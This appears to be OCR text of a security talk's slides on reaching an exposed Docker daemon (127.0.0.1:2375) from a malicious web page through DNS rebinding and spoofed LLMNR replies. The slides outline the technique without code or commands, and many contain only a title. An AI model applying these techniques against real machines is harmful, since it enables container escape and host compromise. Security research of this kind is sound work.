
DAEMON PRIVILEGE ESCALATION

2


WHAT’S NEXT?


Build Container
VM Moby Linux
Docker Daemon
127.0.0.1:2375
Malicious Web Page


LIMITATIONS



LIMITATIONS




DNS REBINDING?




DNS REBINDING - HISTORY

- Carbon Dated to ~1996
- 2007 Protecting Browsers from DNS Rebinding Attacks
- 2008 Defending your DNS in a post-Kaminsky world
- 2010 How to Hack Millions of Routers


DNS REBINDING – HOW IT WORKS




DNS REBINDING – HOW IT WORKS




DNS REBINDING – HOW IT WORKS




DNS REBINDING – HOW IT WORKS




DNS REBINDING – HOW IT WORKS



DNS REBINDING – HOW IT WORKS




DNS REBINDING – HOW IT WORKS




WHY NOT USE DNS REBINDING?

- DNS Rebinding may fail
  - Existing protections (perimeter)
- Attacker needs to setup domain
  - $$$
  - Maintenance
  - IP Reputation & Threat Intelligence



LLMNR: DNS OVER THE LAN


- Name resolution over the LAN
- LLMNR
  - DNS like resolution
  - IPv4 & IPv6




ATTACKING LLMNR

- Requests broadcasted over **virtual interface**!
- Spoof **LLMNR** Replies
  - Cached in the browser (IE / Chrome / FF) for ~60 seconds
  - Skip cache in **FF**
    - Delay HTTP response 0.5 sec

